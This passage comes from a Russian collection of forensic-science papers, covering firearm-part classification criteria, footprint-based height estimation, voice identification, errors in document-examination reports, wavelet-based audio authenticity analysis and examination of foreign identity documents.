В случае выявления неисправностей и дефектов, влияющих на работоспособность оружия или препятствующих производству выстрелов, формулируется вывод о не пригодности объекта для использования по целевому назначению.

Объект самодельного изготовления необходимо установить (если это возможно) на подходящий экземпляр огнестрельного оружия промышленного или самодельного изготовления.

Для объектов самодельного изготовления либо промышленных, но имеющих следы переделки, самодельного ремонта, следует решать вопрос о поражающей способности снаряда, выстреленного из оружия, на которое установлен исследуемый объект. Одновременно необ-

ходимо оценить прочность и надежность объекта, как отдельно, так и всей конструкции оружия.

Если в результате экспериментального отстрела разрушения конструкции объекта не произошло и значение удельной кинетической энергии снаряда равно и более 0,5 Дж/мм^2, то данное обстоятельство свидетельствует о том, что снаряд, выстреленный из оружия обладает достаточной поражающей способностью, а исследуемый объект способен функционировать по целевому назначению и должен быть отнесен к основным частям.

Если выстрел произвести не удалось либо произошло разрушение конструкции исследуемого объекта или значение удельной кинетической энергии менее 0,5 Дж/мм^2, то снаряд, выстреленный из оружия не обладает достаточной поражающей способностью, а исследуемый объект не способен функционировать по целевому назначению и к основным частям не относится.

Следует полагать, что предложенные критерии и общий алгоритм методики решения экспертного вопроса по отнесению деталей и сборочных единиц огнестрельного оружия к основным частям, сущность этой методики, список подзадач, совокупность признаков, характеризующих объекты может и являются не бесспорными, но в целом отражают специфику этого исследования и будут полезны для разработки соответствующей типовой экспертной методики.

Библиографический список

1. Федеральный закон от 30 июня 1996 г. № 63-ФЗ «Уголовный кодекс Российской Федерации» [Электронный ресурс] // URL: http://www.consultant.ru/document/ cons_doc_LAW_10699 (дата обращения: 12.02.2018).

2. Федеральный закон от 13 декабря 1996 г. № 150-ФЗ «Об оружии» [Электронный ресурс] // URL: http://www.consultant.ru/document/ cons_doc_LAW_12679 (дата обращения: 12.02.2018).

3. Закон Республики Беларусь от 9 июля 1999 г. № 275-З «Уголовный кодекс Республики Беларусь» [Электронный ресурс] // URL: http://www.pravo.by/document/? guid=3871&p0=Hk9900275 (дата обращения: 12.02.2018).

4. Закон Республики Беларусь от 13 ноября 2001 г. № 61-З «Об оружии» [Электронный ресурс] // URL: http://belzakon.net/Законодательство/Закон_РБ/2001/1236 (дата обращения: 12.02.2018).

Николай Валерьянович Максимов[1],
доцент кафедры уголовно-правовых дисциплин
ФГБОУ ВО «Чувашский государственный университет
имени И. Н. Ульянова»

РЕКОМЕНДАЦИИ ПО ПОСТАНОВКЕ ВОПРОСОВ ПРИ НАЗНАЧЕНИИ ТРАСОЛОГИЧЕСКОЙ ЭКСПЕРТИЗЫ ОПРЕДЕЛЕНИЯ ВЕРОЯТНОГО РОСТА ЧЕЛОВЕКА ПО СЛЕДАМ НОГ

Назначая трасологическую экспертизу по следам ног (босой, в носке, чулке) и обуви без идентификационного объекта исследования, эксперту трасологу ставятся стандартные диагностические вопросы о пригодности представленных на исследование следов для идентификации и о возможности определения размера обуви, физических свойств лица. Рекомендуемый в литературе диагностический вопрос по следам ног часто формулируется следующим образом: «Каковы физические свойства лица, оставившего следы (пол, рост, особенности телосложения, походки и пр.)?» [1, С. 126]. Установление указанных параметров позволяет следствию как ограничить круг подозреваемых, которые могли оставить следы ног, так и облегчить в последующем работу эксперта трасолога при отождествлении конкретного объекта.

Данная формулировка требует, на наш взгляд, некоторой корректировки. В вопросе речь идет, по всей видимости, о дорожке следов ног, по которой также можно определять примерный рост человека, в частности длине шагов. По единичному следу ноги вряд ли можно установить особенности телосложения и походки, но возможно установить рост человека и имеющее значение для расследования преступления другие параметры.

В качестве исследуемых объектов на трасологическую экспертизу предоставляются следы ног (обуви) вместе со следовоспринимающими объектами или же их частями (куски линолеума, ламината и др.), откопированные на копировальную пленку, слепки следов и масштабные фотоснимки.

В случае определения роста человека по следам ног вопрос рекомендуем задавать в следующей редакции: «Каков примерный рост лица, оставившего след босой (в чулке, носке) ноги или обуви, слепок (копия, фотоснимок) которого представлен на исследование?».

---

[1] © Максимов Н. В., 2018.

Также можно предоставлять обувь, оставленную преступником на месте происшествия. В этом случае эксперту задается такой вопрос: «Каков примерный рост лица, обувь которого представлена на исследование?».

Экспертная методика определения вероятного роста человека по следам ног сводится к тому, что вначале по следу ноги устанавливается вероятная длина стопы, а уже по ней по базовым графикам соотношений длины стопы к росту с учетом известных личностных характеристик определяется примерный рост человека [2, С. 110].

Следует заметить, что по результатам экспертизы (в том числе предварительного исследования на месте происшествия) на подозреваемое лицо кроме значения роста указывают другие признаки, которые побочно устанавливаются экспертом в описательной и исследовательской части исследования: размеры и особенности стопы; тип и размеры подошвы обуви. Они по сравнению с устанавливаемым ростом имеют более определенный характер и также могут помочь в розыске и установлении неизвестного лица. Поэтому считаем, что в выводах необходимо указывать вероятную длину и ширину стопы, длину, ширину и тип подошвы как признаки, дополнительно характеризующие лицо и его обувь, тем более что эти данные итак устанавливаются в процессе экспертного исследования, например:

«Лицо, оставившее след ноги, характеризуется следующими дополнительными признаками: длина стопы … см, ширина стопы … см», или «Обувь, след которой представлен на исследование, характеризуется следующими признаками: тип подошвы …, длина подошвы … см, ширина подошвы … см».

Соответственно предлагаем перед экспертом наряду с вопросом о вероятном росте неизвестного лица ставить другие вопросы диагностического характера: «Какими другими физическими признаками обладает лицо, оставившее след ноги (вероятная длина и ширина стопы, особенности ее строения)?»; «Какими признаками обладает обувь, след которой представлен на исследование?»

Ответы на эти вопросы помогут следствию сориентировать направление поиска неизвестного лица и впоследствии окажут помощь в его установлении.

Кроме того, при назначении экспертизы рекомендуем следователю (дознавателю) в постановлении указывать пол, место проживания, возраст и телосложение лица, оставившего след, либо об отсутствии данных сведений в материалах уголовного дела. Если об этом не будет сказано в постановлении, то эксперт должен сам запросить такую

информацию дополнительно. При этом лицу производящему расследование необходимо объяснить, что чем больше указанных личностных характеристик будет известно, тем точнее можно будет определить рост человека.

Проведенное нами исследование показало, что указанные факторы влияют на соотношение между ростом и длиной стопы человека, и это влияние на анатомическое развитие человека изменяет границы пределов вероятного значения роста для конкретной длины стопы. [3, С. 504].

Полученный вывод имеет существенное значение для диагностических исследований следов ног при назначении трасологической экспертизы. Ни один из имеющихся на сегодняшний день криминалистических способов определения роста человека не учитывает влияния отмеченных факторов на зависимость между ростом и длиной стопы, что является одной из причин их малой эффективности [4, С. 51]. В лучшем случае учитывается только половая принадлежность лица, оставившего следы.

Таким образом, при назначении диагностической трасологической экспертизы рекомендуем ставить вопросы по определению роста человека, его физических признаков с учетом пола, места проживания, возраста и телосложения лица, оставившего след.

Библиографический список

1. Майлис Н. П. Трасология и трасологическая экспертиза : курс лекций. РГУП. – М., 2015. – 224 с.

2. Максимов Н. В. График как один из криминалистических способов определения роста человека по следам ног // Сборник материалов выставки средств обеспечения безопасности государства. Интерполитех-2017 . – .М.,2017. – С. 110.

3. Чулахов В. Н. К проблеме методического обечепечения диагностической судебно-трасологической экспертизы следов ног и обуви // Сборник VI Международной научно-практической конференции, посвященная памяти заслуженного юриста Российской Федерации, доктора юридических наук, профессора Юрия Кузьмича Орлова. – М.,2017. – С. 503–506.

4. Чулахов В. Н. Анализ способов расчета примерного роста преступника по следам ног и причины их малой эффективности / В. Н. Чулахов, В. Ю. Иванов, Д. К. Скотников // Вестник криминалистики. – 2009. – № 3 (31). – С. 50–58.

Татьяна Владимировна Назарова,
начальник отдела фоноскопических,
лингвистических и автороведческих экспертиз
Экспертно-криминалистического центра МВД России

Анастасия Викторовна Громова,
старший эксперт отдела фоноскопических,
лингвистических и автороведческих экспертиз
Экспертно-криминалистического центра МВД России,
кандидат филологических наук

СОВЕРШЕНСТВОВАНИЕ МЕТОДИЧЕСКОГО ОБЕСПЕЧЕНИЯ ФОНОСКОПИЧЕСКИХ ЭКСПЕРТИЗ, ПРОИЗВОДИМЫХ В ЭКСПЕРТНО-КРИМИНАЛИСТИЧЕСКИХ ПОДРАЗДЕЛЕНИЯХ ОРГАНОВ ВНУТРЕННИХ ДЕЛ РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация. Статья посвящена вопросам совершенствования методического обеспечения фоноскопических экспертиз, проводимых в целях идентификации лиц по фонограммам голоса и речи. Анонсированы подходы и методы, развивающие принципы идентификации лиц по фонограммам голоса и речи, заложенные в используемой с 1996 года методике производства фоноскопических экспертиз.

Ключевые слова: эксперт, фонограмма, фоноскопическая экспертиза, идентификация лиц по голосу и речи, методические рекомендации.

В экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации (далее – ЭКП) производство фоноскопических экспертиз осуществляется в соответствии с принятой на вооружение в 1996 г. методикой «Идентификация лиц по фонограммам русской речи на автоматизированной системе «Диалект» [1] (далее – методика «Диалект»). Данная методика используется в качестве базовой в экспертных подразделениях и других правоохранительных органов (ИК ЦСТ ФСБ России, ГУК СК России, РФЦСЭ при Минюсте России). Экспертная практика применения данной методики свидетельствует о качестве заложенных в ней алгоритмов и научной обоснованности методических подходов решения задачи идентификации лиц по фонограммам речи. Между тем, стремительное развитие науки и техники, переживающее в последние десять-пятнадцать лет бурный рост, явилось закономерной предпосылкой к совершенствованию отдельных процедур экспертного исследования.

Количество назначаемых в ЭКП фоноскопических экспертиз в последние годы характеризуется тенденцией роста. Доступность осу-

ществления звукозаписи посредством мобильного телефона, возможность моментальной отправки записи другим пользователям, внесения изменений (редактирования), а также стремительное развитие специализированных средств звукозаписи, применяемых при контроле и записи телефонных и иных переговоров, в совокупности обеспечили широкое распространение цифровых фонограмм как носителей информации. Разнообразие форматов записи фонограмм требует применения современных технических средств для их обработки и анализа, что также явилось предпосылкой к необходимости приведения методики идентификации лиц по фонограммам голоса и речи в соответствие актуальным достижениям в области автоматизированного исследования речевых сигналов.

В ЭКП исследования криминалистически значимой речевой информации проводятся фоноскопическими лабораториями, состав которой включает не менее двух экспертов, имеющих, кроме высшего, дополнительное профессиональное образование по специальности «идентификация лиц по фонограммам речи». Исследование объектов фоноскопической экспертизы проводится комиссионно, при этом в состав комиссии обязательно входит один эксперт, имеющий высшее техническое образование, обладающий знаниями в таких областях науки, как физика, электротехника, высшая математика, информатика, математическая статистика и т.д.; другой эксперт должен иметь высшее филологическое, лингвистическое или педагогическое образование и обладать знаниями в таких областях науки, как общее языкознание, фонетика, лексика, морфология, синтаксис, диалектология, лингвистическая семантика, прагматика, стилистика, функциональная грамматика и т.д.

За 20-летний период экспертной практики производства фоноскопических экспертиз по методике «Диалект» накоплен разнообразный эмпирический материал, представляющий различные ситуации, требующие применения специальных знаний эксперта-фоноскописта как в области акустического анализа речевого сигнала, так и в области лингвистического анализа речи, проведены научно-исследовательские и опытно-конструкторские работы, направленные на развитие и совершенствование аппаратно-программных средств и расширение комплекса акустических и лингвистических признаков[1].

[1] Хуртилов В. О. и др. Криминалистическое исследование фонограмм ограниченного объема и низкого качества : учебное пособие. М., 2007; Назарова Т. В., Гримайло Е. А., Ростовская А.В. Блок коммуникативных характеристик речи говорящих на русском языке в системе идентификационных лингвистических признаков : методические рекомендации. М. : ЭКЦ МВД России, 2007.

В 2016–2017 гг. на базе ЭКЦ МВД России выполнялась научно-исследовательская работа по теме: «Проведение идентификационных исследований по фонограммам речи с применением новейших программных средств и методов», по итогам которой подготовлены методические рекомендации [2], предназначенные экспертам, занимающимся производством фоноскопических экспертиз.

В методических рекомендациях предложены новые средства и методы, позволяющие в том числе анализировать нетиповые фонограммы, например, с фрагментами имитации устной речи (особенно актуально в ситуациях «телефонных мошенничеств»), с фрагментами речи, звучащей не на русском языке (востребовано при расследовании преступлений, совершаемых участниками этнических групп) и др.

В качестве отдельного вида идентификационного исследования выделен перцептивный анализ, предложена совокупность признаков перцептивного анализа, дифференцированных от признаков лингвистического анализа. Роль аудитивной перцепции при идентификации по голосу и речи в целом является ключевой, поскольку слуховое восприятие задействовано на каждом из этапов экспертного исследования звучащей речи, начиная от прослушивания фонограммы, дифференциации говорящих и атрибуции реплик, оценки акустической обстановки, заканчивая анализом фонетических особенностей идентифицируемого лица. Особенную значимость перцептивный вид анализа приобретает при наличии ограничений в пригодности зафиксированного на фонограмме голоса и речи лица для проведения идентификации методами акустического и/или лингвистического анализа. Для иллюстрации ряда признаков перцептивного анализа обосновано применение инструментальных методов исследования речевого сигнала.

В процедуру идентификационного исследования лиц по фонограммам голоса и речи введен новый вид анализа – фрагментный метод, даны практические рекомендации по его применению. Данный метод является языконезависимым, что расширяет возможности экспертного анализа и позволяет исследовать фрагменты речи, звучащие в том числе не на русском языке. Результаты, полученные в ходе применения данного метода, учитываются при формулировании комиссией экспертов итогового вывода.

С учетом расширения средств и методов идентификации лиц по голосу и речи, введены, апробированы и утверждены алгоритмы принятия решения по результатам фоноскопических идентификационных исследований. Данные методические рекомендации ориентированы на проведение исследования фонограмм с использованием современ-

ной интерактивной системы, включающей модуль фрагментного анализа речевого сигнала.

При подготовке указанных методических рекомендаций обобщены лингвистические признаки, накопленные практикой многолетнего производства фоноскопических экспертиз, из которых исключена группа перцептивных признаков. Кроме этого, сформирована база звуковых эталонов признаков, записанных с применением современной техники, предназначенных для дальнейшего использования при обучении экспертов и проведении ими перцептивного и лингвистического видов анализа.

В связи со вступлением в силу в июле 2018 г. положений Федерального закона от 6 июля 2016 г. № 374-ФЗ «О внесении изменений в Федеральный закон «О противодействии терроризму» и отдельные законодательные акты Российской Федерации в части установления дополнительных мер противодействия терроризму и обеспечения общественной безопасности», которым закрепляется обязанность операторов связи и организаторов распространения информации в сети «Интернет» хранить на территории Российской Федерации «текстовые сообщения пользователей услугами связи, голосовую информацию, изображения, звуки, видео-, иные сообщения пользователей», прогнозируется существенное увеличение числа экспертиз, объектом исследования которых является устная или письменная речь (фоноскопические, лингвистические, автороведческие экспертизы). В частности, «голосовая информация», хранение которой предусматривается данным законом на срок до шести месяцев, может быть эффективно использована при раскрытии и расследовании преступлений, формировании доказательной базы.

Таким образом, очевидны перспективы использования при раскрытии и расследовании преступлений фонограмм голоса и речи в условиях возрастающей актуальности содержащейся на них криминалистически значимой информации. Наличие современного методического обеспечения является неотъемлемым компонентом полной, всесторонней, научно обоснованной идентификации лиц по фонограммам речи в рамках назначаемых фоноскопических экспертиз. Внедрение в практику экспертного производства изложенных подходов, коррелирующих с основными тенденциями развития науки и техники, позволит экспертам наиболее эффективно решать задачи, поставленные сотрудниками оперативных и следственных подразделений при выявлении, раскрытии и расследовании преступлений, при этом не вступая в противоречие с основными принципами идентификационного исследования фонограмм голоса и речи по методике «Диалект».

Библиографический список

1. Идентификация лиц по фонограммам русской речи на автоматизированной системе «Диалект» : пособие для экспертов / под ред. А. В. Фесенко. – М. : Войсковая часть 34435, 1996.

2. Идентификация лиц по фонограммам речи с применением интерактивной системы, включающей новейшие методы и средства : методические рекомендации / Т. В. Назарова и др. – М. : ЭКЦ МВД России, 2017.

Татьяна Владимировна Орлова[1],
заместитель начальника кафедры
исследования документов учебно-научного комплекса
судебной экспертизы Московского университета
МВД России имени В.Я. Кикотя,
кандидат юридических наук

Татьяна Владимировна Демидова[2],
заместитель начальника кафедры
экспертно-криминалистической деятельности
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

НЕДОСТАТКИ ПРИ СОСТАВЛЕНИИ ЗАКЛЮЧЕНИЙ ЭКСПЕРТА ПО ТЕХНИКО-КРИМИНАЛИСТИЧЕСКОЙ ЭКСПЕРТИЗЕ ДОКУМЕНТОВ

Основным процессуальным документом, завершающим исследование эксперта по каждому из видов криминалистических экспертиз является заключение эксперта, в котором структурно, логически излагается ход исследования, выявленные признаки, их оценка и заключительные выводы в отношении поставленных вопросов. Требования к содержанию заключения эксперта прописаны в статье 25 Федерального закона от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации» и в Приказе МВД России от 29 июня 2005 г. № 511 «Вопросы организации

[1] © Орлова Т. В., 2018.
[2] © Демидова Т. В., 2018.

производства судебных экспертиз в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации». Основными структурными компонентами заключения эксперта в них определены: время, место и основания производства экспертизы, сведения о судебно-экспертном учреждении, об эксперте, предупреждение эксперта об ответственности за дачу заведомо ложного заключения, вопросы, поставленные перед экспертом и т. д. Посвященные данному вопросу статьи в других процессуальных документах (АПК РФ, УПК РФ и т. п.) довольно близки по содержанию статье федерального закона и ведомственного приказа.

Анализ рецензирования экспертных заключений по итогам проведенных исследований в рамках технико-криминалистической экспертизы документов позволил выявить ряд недостатков, не являющихся грубыми методическими ошибками, но позволяющим выявить основные тенденции в проявлении типичных недостатков, допускаемых в каждой из основных частей заключения эксперта на практике.

Так, при оформлении подписки, экспертами не всегда делается отсылка к ст. 14 ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации», в которой закрепляется обязанность руководителя государственного экспертного учреждения «… разъяснить эксперту или комиссии экспертов их обязанности и права». При указании данных эксперта не полностью излагаются сведения о стаже работы по конкретной экспертной специализации, как правило, ограничиваются общим стажем работы. Нередко дается ошибочное наименование вида проведенной экспертизы. Например: «произвел технико-криминалистическую экспертизу *представленных материалов*», «судебную технико-криминалистическую экспертизу документов», «техническую экспертизу документов». В соответствии с Перечнем родов (видов) судебных экспертиз, производимых в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации [1] данный вид экспертизы именуется как «Технико-криминалистическая экспертиза документов».

При описании объектов, представленных на экспертизу, не точно приводится наименование документов, не указываются их серийные номера, дата оформления, на имя кого выписан документ, по ходу самого заключения указывается различное название объектов. В соответствии с общими положениями методики и методическими рекомендациями, рассылаемыми ЭКЦ МВД России, описание документа во вводной части, как правило, должно содержать: краткое наименование (тип документа, заголовок и др.), дату составления, подписа-

ния, выпуска и др., количество листов, а в случае предоставления договоров, актов и других подобных документов целесообразно отразить между кем они составлены.

Зачастую экспертами при переформулировании вопросов, изложенных в постановлении о назначении экспертизы, в заключении не указывается первоначальная формулировка, учитывая, что иногда несколько вопросов объединяются в один. Данное положение строго определено в п. 30 инструкции по организации производства судебных экспертиз в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации [2], где говорится: «При наличии нескольких вопросов эксперт имеет право сгруппировать их, изложить в той последовательности, которая обеспечивает наиболее целесообразный порядок проведения исследования. В случае необходимости эксперт имеет право изменить редакцию вопросов, не изменяя их смысл». В противном случае, у лиц, изучающих в дальнейшем заключение эксперта, может сложиться неверное представление об уменьшении объема проведенного исследования.

В исследовательской части экспертами при указании внешнего вида и реквизитов исследуемых документов излагается либо краткое, либо излишне подробное описание несущественных реквизитов. Это перегружает основной текст заключения и требует дополнительных временных затрат при его составлении, но при этом не несет необходимой смысловой нагрузки. Помимо этого при описании отдельных реквизитов иногда делается вывод о способе их нанесения без указания обосновывающих признаков.

При описании диагностических признаков способов печати, пишущих приборов, способов изменения первоначального содержания реквизитов экспертами приводятся либо неполный их комплекс, либо не относящийся к конкретному объекту исследования, с некорректными формулировками, без соблюдения существующей терминологии. Например, если делается вывод об использовании цветного копировально-множительного устройства, в диагностическом комплексе экспертом не указываются признаки, свидетельствующие о цветности изображения; при формулировании вывода зачастую объединяются два способа в одном (например, «бланк документа выполнен с помощью струйного электрофотографического устройства»).

Согласно требованиям указанной выше инструкции в исследовательской части заключения эксперта указываются сведения о примененных методиках, которыми эксперт руководствовался при разрешении поставленных вопросов. Зачастую эксперты либо приводят

нормативную или справочную литературу, либо неточно указывают или вообще не указывают тип источника (методика, статья, учебник и т. п.), ее название, год и место выпуска, либо приводят источники с методиками, которые не имеют отношения к проведенному исследованию.

При формулировке выводов экспертом делается заключение об отсутствии тех или иных признаков (монтажа, изменения первоначального содержания и др.) в исследуемых документах. Тем самым для инициатора назначения экспертизы не всегда понятно, либо признаков вообще нет в исследуемом документе, либо их просто не удалось выявить эксперту в ходе применяемых методов.

Перечисленные ошибки, выявленные в результате изучения заключений экспертов, хотя и являются наиболее распространенными, но объясняются или низким уровнем квалификации эксперта, или простым техническим переписыванием с аналогичных образцов заключений, или невнимательностью эксперта. Зачастую в экспертных подразделениях вообще нет или недостаточное количество методических материалов с соответствующей информацией о формулировании названий способов изготовления документов, диагностических признаков, выводов, что отчасти определяет рассмотренные выше неточности и ошибки. Решением данной проблемы может стать разработка методических указаний с изложением требований к примерному описанию документов, формулировке признаков, выводов экспертизы, которые могут быть использованы при подготовке экспертов-криминалистов в учебных заведениях МВД России.

Библиографический список

1. Федеральный закон от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации».

2. Приказ МВД России от 29 июня 2005 г. № 511 «Вопросы организации производства судебных экспертиз в экспертно-криминалистических подразделениях органов внутренних дел Российской Федерации.

Сергей Сергеевич Ошкуков[1],
старший эксперт отдела фоноскопических,
лингвистических и автороведческих экспертиз
управления инженерно-технических экспертиз
Экспертно-криминалистического центра МВД России

ТЕХНИЧЕСКОЕ ИССЛЕДОВАНИЕ ФОНОГРАММ: ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ ВЕЙВЛЕТ-АНАЛИЗА ПРИ РЕШЕНИИ ЗАДАЧ ВЫЯВЛЕНИЯ ПРИЗНАКОВ АУТЕНТИЧНОСТИ ФОНОГРАММ

Благодаря широкому распространению всевозможных средств цифровой фиксации и хранения аудиоинформации в распоряжении органов следствия и дознания, а также судов оказываются фонограммы, которые могут выступать в качестве доказательства по уголовному, административному или гражданскому делу. Проверка аутентичности (подлинности) фонограмм является важной задачей, стоящей перед лицом, уполномоченным оценивать достоверность доказательств. Задача в части, касающейся выявлению признаков, указывающих на аутентичность или опровергающих утверждение об аутентичности, может быть решена в рамках технического исследования фонограмм.

В настоящей статье предложен к рассмотрению методический подход, использующий вейвлет-преобразование для решения данной задачи.

На сегодняшний день, вейвлет-преобразование не нашло широкого применения при решении данной задачи, несмотря на то, что базисные функции вейвлет-преобразования дают широкие возможности в области обработки звуковых сигналов.

Далее рассмотрим основные отличая Фурье-преобразования от вейвлет-преобразования.

В дискретном преобразовании Фурье разложение сигнала происходит по гармоническим функциям:

$A_f = \sum_{t=0}^{N-1} s_t e^{-2\pi i t f / N}$,

где s_t – сигнал,

f – частота.

В основе дискретного вейвлет-преобразования сигнала:

$$S_{\psi_{m,n}} = \int_{-\infty}^{\infty} a_0^{-\frac{m}{2}} \psi\left(a_0^{-\frac{m}{2}} t - -b\right) s(t) dt,$$

[1] © Ошкуков С. С., 2018.

где ψ – вейвлет функция,

s – сигнал,

a – масштаб вейвлета;

лежит разложение сигнала по функциям, локализованным как в пространстве, так и во времени, что позволяет достаточно эффективно обнаруживать характеристические особенности сигналов.

В отличие от преобразования Фурье, которое дает фиксированное временное разрешение на всех частотах, вейвлет-преобразование дает различное временное разрешение на различных частотах (рис. 1) [1].



Рис. 1. Разбиение частотно-временной плоскости для оконного преобразования Фурье (а) и для вейвлет-преобразования (б)

Выбор вида вейвлет-преобразования для решения задач выявления признаков аутентичности фонограмм зависит от следующих критериев:

- существование быстрых алгоритмов вычисления. Выделение данного критерия обусловлено тем, что фонограммы могут быть достаточно продолжительными по времени, в связи с чем, вычисление избыточных вейвлет-преобразований потребует больших временных и ресурсных затрат;
- сглаживание сигнала для упрощения анализа характерных свойств сигнала. Выполнение данного условия обеспечивает возможность автоматизации интерпретации результата вейвлет-анализа;
- локализация сигнала в частотной и временной области.

Таким образом, наиболее подходящим видом вейвлет-преобразования для решения задач выявления признаков аутентичности фонограмм является быстрое вейвлет-преобразование, основанное на пирамидальном алгоритме Малла (рис. 2),

$y_h[k] = \sum_n x[n] * g[2k - n]$, $y_l[k] = \sum_n x[n] * h[2k - n]$,

где x – сигнал,

g – импульсная характеристика вейвлета,

h – импульсная характеристика скейлинг-функции [2].



Рис. 2. Пирамидальный алгоритм Малла

Непрерывное вейвлет-преобразование:

$S_\psi(a,b) = \int_{-\infty}^{\infty} s(t)\psi_{a,b}(t)dt,$

где ψ – вейвлет-функция,

s – сигнал,

a – масштаб вейвлета,

b – параметр сдвига вейвлета,

также является полезным при выявлении признаков аутентичности фонограмм, но с уменьшением избыточности данного преобразования. Уменьшить избыточность возможно за счет вычисления преобразования не всего сигнала, а лишь частотной полосы, выделенной при быстром вейвлет-преобразовании. Результатом непрерывного вейвлет-преобразования является скейлограмма (аналог спектрограммы в Фурье-преобразовании) (рис. 3).



Рис. 3. Скейлограмма сигнала

Выбор конкретного вейвлет-базиса диктуется прикладными задачами. Лучше всего выбирать вейвлет-базис таким образом, чтобы он принадлежал такому же классу, что и исследуемый сигнал [1].

Для решения задач выявления признаков аутентичности фонограмм вейвлет-базис должен удовлетворять следующим критериям:

- непрерывность на области определения. Выполнение данного критерия обуславливает степень гладкости вейвлета. Гладкость вейвлета в свою очередь позволяет уменьшить ошибки аппроксимации;

- ортогональность базиса. Данный критерий обуславливает возможность точного восстановления сигнала, а также позволяет получать независимую информацию в частотных полосах – очень важное условие для решения задач выявления признаков аутентичности фонограмм;

- наличие как вейвлет-функции, так и скейлинг-функции (масштабирующей функции). Возможность проведение быстрого вейвлет-преобразования;

- наличие относительно короткой импульсной характеристики при хорошем разделении частотных полос. Данный критерий позволяет снизить временные затраты на проведение разложения.

Указанным выше критериям в наибольшей степени удовлетворяет вейвлет-базис Добеши (рис. 4) [3].



Рис. 4. Вейвлет-функция, скейлинг-функция Добеши 4 и их Фурье-образ

Реальные фонограммы, как правило, содержат не только акустическую обстановку в момент их записи, но и речевые сигналы. Для устранения влияния на результаты анализа речевой составляющей, наиболее предпочтительным для анализа являться диапазон частот, в котором речевые сигналы оказывают наименьшее влияние.

Приведем далее алгоритм выявления амплитудно-частотных изменений. Общая схема алгоритма выявления данных изменений на фонограммах приведена на рис. 5.

1 этап: вычисление быстрого вейвлет-преобразования фонограммы, тем самым выделяется необходимая частотная полоса для анализа (рис. 6);

Рис. 5. Общая схема алгоритма выявления изменений

2 этап: вычисляется характеристическая функция (рис. 6)

$CF(i) = |x(i)| + 4|x(i) - x(i-1)|$,

где x – сигнал [5].

Данная характеристическая функция чувствительна как к изменению уровня амплитуд коэффициентов преобразования, так и к изменению частоты осцилляций коэффициентов, а также позволяет сгладить несущественные для анализа изменения вейвлет-коэффициентов. Резкие изменения данной функции свидетельствуют об амплитудных и/или частотных изменениях в выделенной частотной полосе);



Рис. 6. Вейвлет-коэффициенты и характеристическая функция

3 этап: вычисление информационного критерия Акаике (AIC) (рис. 7) по формуле:

$AIC(k) = k * \lg(var(CF[1,k])) + (N-k-1) * \lg(var(CF[k+1,N]))$,

где CF – характеристическая функция,

var – дисперсия,

N – количество отсчетов [4].

AIC – функция используется для автоматизации интерпретации результатов вейвлет-анализа. Экстремумы (минимумы) данной функции (номера AIC-коэффициентов) являются метками резких изменений характеристической функции *CF*;



Рис. 7. AIC-функция

4 этап: производится поиск экстремумов (минимумов) AIC – функции. Минимумы AIC – функции (номера коэффициентов AIC);

5 этап: вычисление номеров отсчетов фонограммы, после которых происходят резкие частотные и/или амплитудные изменения в выделенной частотной полосе.

$G_{edit} = T_{a,d} \cdot 2^l$,

где $T_{a,d}$ – номер коэффициента AIC-функции, в котором AIC – функция имеет экстремум (минимум),

l – уровень вейвлет-разложения.

Построение графических результатов анализа (коэффициентов вейвлет разложения, характеристической функции, AIC – функции, скейлограммы частотной полосы, выделенной при вейвлет-разложении).

Применение вейвлет-преобразования в экспертной практике при решении задач выявления признаков аутентичности фонограмм позволяет расширять возможности спектрального анализа, что в свою очередь ведет к выявлению дополнительных признаков, принятие во внимание которых, повышает достоверность принятия решения по результатам исследования.

Дина Ивановна Пакалина[1],
старший преподаватель кафедры исследования документов
учебно-научного комплекса судебной экспертизы
Московского Университета МВД России имени В.Я. Кикотя

МЕЖДУНАРОДНОЕ СОТРУДНИЧЕСТВО ПРИ ТЕХНИКО-КРИМИНАЛИСТИЧЕСКОМ ИССЛЕДОВАНИИ ДОКУМЕНТОВ ГРАЖДАН ИНОСТРАННЫХ ГОСУДАРСТВ

Технико-криминалистическая экспертиза документов отличается многообразием решаемых диагностических и идентификационных задач. В связи с увеличением миграции граждан иностранных государств на территорию Российской Федерации увеличился и оборот документов, выдаваемых государственными органами и организациями других стран.

В соответствии со статьей 10 Федерального Закона от 25 июля 2002 г. № 115-ФЗ «О правовом положении иностранных граждан в Российской Федерации» документами, удостоверяющими личность иностранного гражданина в Российской Федерации, являются паспорт иностранного гражданина либо иной документ, установленный федеральным законом или признаваемый в соответствии с международным договором Российской Федерации в качестве документа, удостоверяющего личность иностранного гражданина.

Кроме того, граждане иностранных государств, находясь на территории Российской Федерации, могут управлять автомобилем по иностранным правам. Управление транспортным средством по таким правам возможно только для водителей, не использующих автомобиль при осуществлении предпринимательской и трудовой деятельности, непосредственно связанной с управлением транспортными средствами [1]. Данное положение не распространяется на граждан Киргизской Республики, а также граждан государств, законодательство которых закрепляет использование русского языка в качестве официального (например, Белоруссии).

В связи с проверкой законности нахождения граждан иностранных государств на территории Российской Федерации и управления ими автотранспортными средствами по иностранным правам, в некоторых случаях возникает необходимость в технико-криминалистическом ис-

[1] © Пакалина Д. И., 2018.

следовании предъявляемых гражданами документов в экспертных подразделениях МВД Российской Федерации.

В соответствии с действующей методикой технико-криминалистической экспертизы документов «Исследование документов, удостоверяющих личность» эксперты могут решать три основные задачи:

– установление способа изготовления бланка документа;

– установление факта изменения первоначального содержания документа;

– установление факта изготовления документа на предприятии, осуществляющем выпуск аналогичной продукции.

Для решения первых двух задач экспертам достаточно провести осмотр документа при различных режимах освещения (в отраженных, косопадающих и проходящих лучах), изучить реквизиты документа с помощью увеличительных приборов (лупы или микроскопа) и видеоспектрального компаратора при различных длинах волн (УФ- и ИК-лучах).

Для установления факта изготовления документа на предприятии, осуществляющем выпуск аналогичной продукции, «проводится его сравнительное исследование с образцом документа, имеющимся в коллекции экспертного подразделения, или с образцом, представленным инициатором экспертизы, или с описанием документа в специальной справочной литературе» [2]. В случае отсутствия сравнительных образцов бланков документов, формулируется вывод о невозможности решения данного вопроса.

